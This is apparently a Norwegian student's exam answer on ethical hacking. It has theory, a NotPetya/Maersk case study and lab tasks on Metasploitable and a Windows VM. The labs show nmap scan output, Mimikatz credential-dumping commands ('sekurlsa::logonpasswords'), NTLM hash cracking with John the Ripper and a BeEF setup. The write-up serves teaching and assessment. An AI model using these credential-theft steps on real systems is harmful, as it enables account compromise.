Teori oppgaver og drøftinger Oppgave 1 – Etisk hacking (10%)

En penetrasjonstest er en effektiv måte å identifisere sikkerhetshull på et sikkerhetssystem (Advania, 2024; Store norske leksikon, 2024). På samme måte gir den effektive sikkerhetstiltak. Gjennom penetrasjonstester oppnår man en effektiv metode å identifisere sårbarheter i systemer. Gjerne før kriminelle rekker å utnytte dem. Det er viktig å tilby kundene sine muligheten til å gjennomføre en penetrasjonstest av selskapene deres for og sterke systemet (Advania, 2024). Ved tidlig oppdagelse av sårbarheter blir utarbeidelsen effektiv og systemet sterkere. Gjennom en slik penetrasjon test vil selskapet få en tykkere sikkerhets ramme rundt seg. Dette bidra til og b.la beskytte systemet for datalekkasje og utnyttelse av uetiske hackere. Penetrasjons testing skaper tryggheter for både kunder og selskapet (Advania, 2024). Penetrasjonstester er budsjettvennlige, sammenlignet med et databrudd der kostnadene høyere (Experis, 2022).

En etisk hacker er IT eksperter som blir ansatt av virksomheter for å prøve å hacke seg inn i systemene deres, på en trygg og kontrollert måte. Målet til en etisk hacker er å finne svakheter i sikkerheten før noen med onde hensikter gjør det. Jobben til en etisk hacker er å teste systemene for å oppdage sårbarheter, på sammen måte skal de også foreslå løsninger for å fikse disse svakhetene, slik at det blir vanskeligere for uetiske hackere å utnytte dem. Til slutt lager de en rapport til bedriften, der de forklarer hva de har funnet, hvor alvorlige problemene er, og hvordan de kan løses. Rollen til en etisk hacker er å finne svakheter i systemer og sikkerhetsløsninger (Rouse, 2024; Store norske leksikon, 2024).

I en sikkerhetsorganisasjon spiller etisk hackere og penetrasjons tester en solid rolle. Som nevnt hjelper de til med å finne og fikse svakheter før de blir utnyttet. Dette gjør sikkerhetsorganisasjonen forberedt på angrep. Derfor reduseres risikoen for datatyveri seg. Organisasjonene vil da få en bedre innsikt av hvordan systemene kan forbedres. Å bruke etiske hackere som kan utføre penetrasjonstester på systemet er med på å beskytte data og sikre trygg drift (Advania, 2024; Store norske leksikon, 2024).

Referanser

Advania. (2024). Hva er penetrasjonstesting? | Advania

Experis. (2022, 12. april). Hva er penetrasjonstesting og hvorfor er det viktig?

Rouse, M. (2024, 4. november). Hva er en etisk hacker? Definisjon fra Techopedia

Nätt, T. H., & Knapskog, S. J. (2024, 11. desember). etisk hacking – Store norske leksikon

Oppgave 2 – Cyberspace (5%)

Hva er Cyberspace?

Ifølge SNL ble ordet cyberspace første gang brukt av forfatteren William Gibson i science fiction-romanen *Neuromancer* (1984). SNL beskriver cyberSpace som en betegnelse på en «verden» av sammenkoblede datasystemer og informasjonsressurser (Liseter, Øverby & Høiback, 2024). Cyberspace beskriver et stort datanettverk som består av mange globale undernettverk som bruker TCP/IP-protokollen for kommunikasjon og datautveksling.

Cyberspace er en viktg rolle for en etisk hacker fordi det beskriver det digitale miljøet der de utfører arbeid. Cyberspace gir brukere muligheten til å dele informasjon, drive forretninger og skape intuitive medier, i tillegg til mange andre aktiviteter. Kort sagt er cyberspace et digitalt miljø der mennesker kan møtes, jobbe og samhandle gjennom teknologi. Det har blitt en viktig del av vår hverdag og er en sentral del av den digitale verdenen. Hver gang internett brukes skapes det et cyberspace (Beal, 2024)..

Referanser

Beal, V. (2024, 7. oktober). Hva er Cyberspace? Definisjon, historie og eksempler

Liseter, I. M., Øverby, H., & Høiback, H. (2024, 26. november). cyberspace – Store norske leksikon

Hva er Cybersikkerhet?

Cybersikkerhet, ifølge SNL, er en utvidelse av datasikkerhet som også omfatter IT-baserte enheter og infrastruktur. Cybersikkerhet handler om å beskytte digitale systemer, spesielt de som er knyttet til internett. Direkte handler ikke cybersikkerhet om å beskytte selve informasjonen som oppbevares. Men den handler om å beskytte tjenestene, systemene, menneskene og infrastrukturen rundt. Når disse er godt sikret blir informasjonen også trygg (Nätt, 2024).

Cybersikkerhet fokuserer kun på handlinger gjort av en uetisk hacker, ikke uhell og feil som oppstår. Uhell og feil kan imidlertid utnyttes av trussel aktørene. Kort sagt er cybersikkerhet viktig for å beskytte den digitale verden vi lever i. og for å sikre at data forblir trygg. Cybersikkerhet er en sentral rolle til en etisk hacker fordi det er deres hoved oppgave å beskytte digitale systemer, nettverk og data mot trusler.

Referanser

Nätt, T. H. (2024, 31. oktober). cybersikkerhet – Store norske leksikon

Telenor Lær mer om cybersikkerhet

Oppgave 3 – Fysiske enheter (15%)

Enhet	Pris	URL	Beskrivelse
OWAZ ZAP	Gratis	ZAP	Open-source verktøy for sikkerhetstesting
Nmap	Gratis	Download the Free Nmap Security Scanner for Linux/Mac/Windows	Dette er en portscanningsverktøy
Nikto	Gratis	GitHub - sullo/nikto: Nikto web server scanner	Webserver og CGI verktøy skanner skrevet i perl
Nessus	35 000 kr per år	https://www.tenable.com/downloads/nessus?loginAttempted=true	Verktøy for avansert sårbarhetskanning
WireShark	Gratis	Wireshark · Go Deep	Verktøy for nettverks analysering
Hydra	Gratis	GitHub - vanhauser-thc/thc-hydra: hydra	Password bruteforce-verktøy for ulike tjenester

Red team øvelse

I den første fasen kjører vi en Nmap Portskanning. For en demonstrasjon av ulike Nmap-kommandoer, kan du se en YouTube-video som dekker dette emnet. NMAP Tutorial. (2021, January 25) kl. 10:15–13:00. Gjennom nmap kan vi kartlegge oss og få litt oversikt over hvilke systemer/porter som er åpne. Målet med denne testen er og få en oversikt over nettverks infrastruktur.

I den andre fasen kjører vi en nikto scann som bygger på nmap scanningen. Med en slik scann kan vi ved hjelp av kommandoer å skanne nettsiden/porten for sårbarheter.

I fase tre så kjører vi en OWASP ZAP skann. (Zed Attack Proxy) er en åpen kildekode. Dette er et sikkerhetstestingsverktøy for å finne sårbarheter i webapplikasjoner under utviklings- og testfase (Ashwani, 2023). Her ønsker vi gjerne å sjekke for sårbarheter som kommer opp via

en Activ-scann etter vi kan skrevet url koden. Da kan sårbarheter som xss og sql injetions dukke opp. Vi kan, men slik informasjon ta utnyttelse av dette.

I fase fire bruker vi wireshark for å overvåke nettverkstrafikken og i den siste fasen bruker vi nessus for å få en omfattende sårbarhet skanning basert på de tidligere fasene nevnt. Her testes alt fra applikasjoner til infrastruktur. Nessus er et svært populært verktøy for sårbarhetsvurdering og har eksistert i nesten to tiår. (Parasram et al., 2018).

Referanser:

Kali Linux 2018: Assuring Security by Penetration Testing, Fourth Edition (Kapittel 11: Nessus, s. 207, og Kapittel 6: Vulnerability Scanners)

NMAP Tutorial. (2021, January 25). *NMAP Tutorial for Beginners (Step By Step) | NMAP Vulnerability Scanning Guide*. Hentet 25. januar 2021 kl. 10:15–13:00, fra NMAP Tutorial for Beginners (Step By Step) | NMAP Vulnerability Scanning Guide - YouTube.

Ashwani, K. (2023, September 15). *What is OWASP ZAP and use cases of OWASP ZAP?* DevOpsSchool. https://www.devopsschool.com/blog/what-is-owasp-zap-and-use-cases-of-owasp-zap/

Oppgave 4 – Analyse av hacker angrep (20%)

Juni 2017 ble Maersk rammet av et stort cyberangrep kalt NotPetya, som låste selskapets datasystemer globalt. Dette stanset arbeidet i opptil to uker, som førte til store forsinkelser og kostet selskapet opptil 300 millioner dollar. Ansatte måtte bruke enkle metoder som twitter, whatsapp og Post-It-lapper for å holde driften i gang. Angrepet rammet også tusenvis av andre selskaper globalt. Som WannaCry utnyttet NotPetya en sårbarhet i u oppdaterte Microsoft Windows-operativsystemer og brukte en teknikk som kan ha blitt stjålet fra USAs National Security Agency. Maersk var bare ett av rundt 7000 selskaper som ble angrepet globalt. Hensikten: I stedet for å kreve løsepenger, var målet å skape kaos

Hvem sto bak angrepet?

Angrepet startet i Ukraina og rammet landet hardest, det er mistanke om at det var Russland som sto bak angrepet. *"In 2018 several nations announced that the Russian government was directly behind the NotPetya attacks. This suggests that the NotPetya attacks may have had political motivations."* Direkte Hentet fra Cloudflare, Inc. (2024). What are Petya and NotPetya? | Ransomware attacks | Cloudflare

Hva var skadefølge av angrepet?

NotPetya ga alvorlige konsekvenser for Maersk og mange andre organisasjoner globalt. Selv om angrepet startet i Ukraina så var det dette landet side organisasjoner som ble hardest rammet. NotPetya påvirket tre av Maersks globale virksomheter: Maersk Line, Damco og APM Terminals. Maersk fikk et økonomisk tap mellom 200 og 300 millioner dollar. Dette er et enormt finansielt tap for selskapet. Driftsforstyrrelser var også noe de ble utsatt for. Systemer som styrte skipsfartterminaler, ble utilgjengelige i opptil 2 uker med full stans i lastflyten på enkelte terminaler i to dager. Arbeidere måtte ty til manuelle løsninger som Whatsapp, twitter og Post-it-lapper. Angrepet hadde en global effekt og påvirket 45,000 PC-er, 4,000 servere og stengte 76 globale port-terminaler, og rammet også selskaper som Merck, en tysk kringkaster og et britisk reklamebyrå.

Referanse: Notpetya ransomware attack on Maersk - key learnings | LRQA

Hvordan ble angrepet gjennomført?

NotPetya-angrepet ble utført som en orm som utga seg for å være en ransomware, men var designet for å ødelegge. Som WannaCry utnyttet NotPetya ormen en svakhet i u oppdaterte Microsoft Windows-systemer og brukte en inntrengingsteknikk som kan ha blitt stjålet fra USAs National Security Agency. I stedet for å kreve løsepenger, var målet å skape kaos og lamme systemer. Angrepet startet i Ukraina, som ble hardest rammet, og det antas å være knyttet til konflikten mellom Ukraina og Russland. Eksperter mistenker at Russland stod bak, men dette er ikke bekreftet. Leovy, J. (2017, August 17) Greenberg, A. (2018)

Referanse:

Leovy, J. (2017, August 17).Cyberattack cost Maersk as much as $300 million and disrupted operations for 2 weeks - Los Angeles Times

Greenberg, A. (2018).https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

Tre tiltak for å sikre at du ikke blir et offer for et tilsvarende angrep:

Styrking av epost-sikkerhetstiltak: for å forhindre angrep kan organisasjoner skanne eposter for malware, blokkere epost-vedlegg fra eksterne kilder og trene brukere til å ungå å åpne vedlegg fra ikke påtelige kilder. Cloudflare, Inc. (2024).

Regelmessig oppdatering av sårbarheter: ifølge kilden referert under EternalBlue-sårbarheten som ble brukt av NotPetya, hadde en tilgjengelig oppdatering flere måneder før angrepene fant sted. Å oppdatere programvare og rette sårbarheter kan bidra til å eliminere disse angrepsvektorene. Cloudflare, Inc. (2024).


Sikkerhetskopiering av filer og data: Å ha sikkerhetskopier av viktige filer forhindrer ikke ransomware-infeksjoner, men det hjelper en organisasjon å komme seg raskere etter et angrep. I tilfelle et angrep som sletter filer, som NotPetya, kan dette faktisk være den eneste måten å få filene tilbake på. Cloudflare, Inc. (2024).

Referanse

Cloudflare, Inc. (2024).https://www.cloudflare.com/learning/security/ransomware/petya-notpetya-ransomware/

Praktiske oppgaver Oppgave 5 – Exploit med Metasploit (10%)


FTP-tjenesten kjører versjontjenesten: vsftpd 2.3.4 på port 21



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 192.168.177.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-10 14:22 EST
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 14:23 (0:00:02 remaining)
Nmap scan report for 192.168.177.133
Host is up (0.0039s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  rpcbind
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql?
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
39805/tcp open  rpcbind
50055/tcp open  unknown
53370/tcp open  rpcbind
53486/tcp open  rpcbind
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.62 seconds
```

Oppretter en ny bruker ved å skrive «useradd -m 50192» etterfulgt av «passwd 50192» for å sette passord.




```
useradd -m 50192
useradd: user 50192 exists
passwd 50192
Enter new UNIX password: 50192
Retype new UNIX password: 50192
passwd: password updated successfully
```


Restartet Metasploitable 2 VMen. Deretter logget inn på den nyopprettede brukeren.

Oppgave 6 – Mimikatz og passordangrep (10%)


Startet opp Windows VM, og logget inn som Administrator. Vidre opprette en ny bruker på active diretory users and computers. Høyreklikket på user og opprettet ny bruker etterfulgt av kandidatnummer på denne eksamen, passordet satt til sunshine.



videre gikk jeg inn på group manegmante (søkte i søkefeltet) og klikket meg frem til local policy for å sjekke om brukeren jeg lagde lå inne. Noe den ikke gjorde så jeg la den til for å kunne logge inn



Så loggeet jeg inn som den nye brukeren, og laste ned og kjøre verktøyet Mimikatz på Windows VMen. Jeg fikk ikke lastet ned zip filen i nettleseren på Windows. Så jeg gjør den fra min nettleser på pcen. Vidre endrer jeg windows settings til vmen og sørger for at folder sharing er arkivert for og arkivere delte mapper. Klikket på add i bunnen og valgte mappen der filen lå.




Jeg brukte cd-kommandoen for å navigere til mappen hvor Mimikatz ligger og videre kjørte programmet

Jeg fikk feil med brukeren T50192 og fikk ikke til å hente ut hasher. Så jeg logger derfor inn med Administrator-kontoen min for å kjøre Mimikatz. Jeg aktiverte først administrator

rettighetene i mimikatz med bruk med privilege::debug. Så hentet jeg informasjon om innloggede brukere med komandoen sekurlsa::logonpasswords. Her identifiserte

Vidre kopiere output fra Mimikatz over til Kali Linux, jeg brukte John the Ripper til å knekke passordet basert på brukerens NTLM hash. Det første jeg gjorde var å kopier NTLM-hashen fra Mimikatz og brukte echo til å lage en fil som heter hash.txt og skrive inn NTLM-hash i den.





Deretter sjekket jeg innholdet i rockyou.txt ved hjelp av nano. Det er en ordliste som jeg allerede hadde lastet opp på forhånd. For å finne passordet brukte jeg John the Ripper Kommandoen brukte NT-format for å prøve å knekke hashen.


Hashen ble knekket, og passordet ble funnet: markinho...*7¡Vamos!.

Oppgave 7 – XSS angrep med BeeF (15%)


For å starte beef skriver jeg sudo beef-xss brukernavn = beef passord = passord. Jeg redigerte config.yaml filen til med hjelp av nano komandoen. Her endret jeg navnet på hook_file til 50192.js. endret også porten fra 0.0.0.0 til kali ip adressen min.









Jeg skrev inn Kali- IP-adressen i nettleseren for å bekrefte at BeeF-serveren kjørte korrekt. Dette viser at BeeF er satt opp og fungerer som forventet.




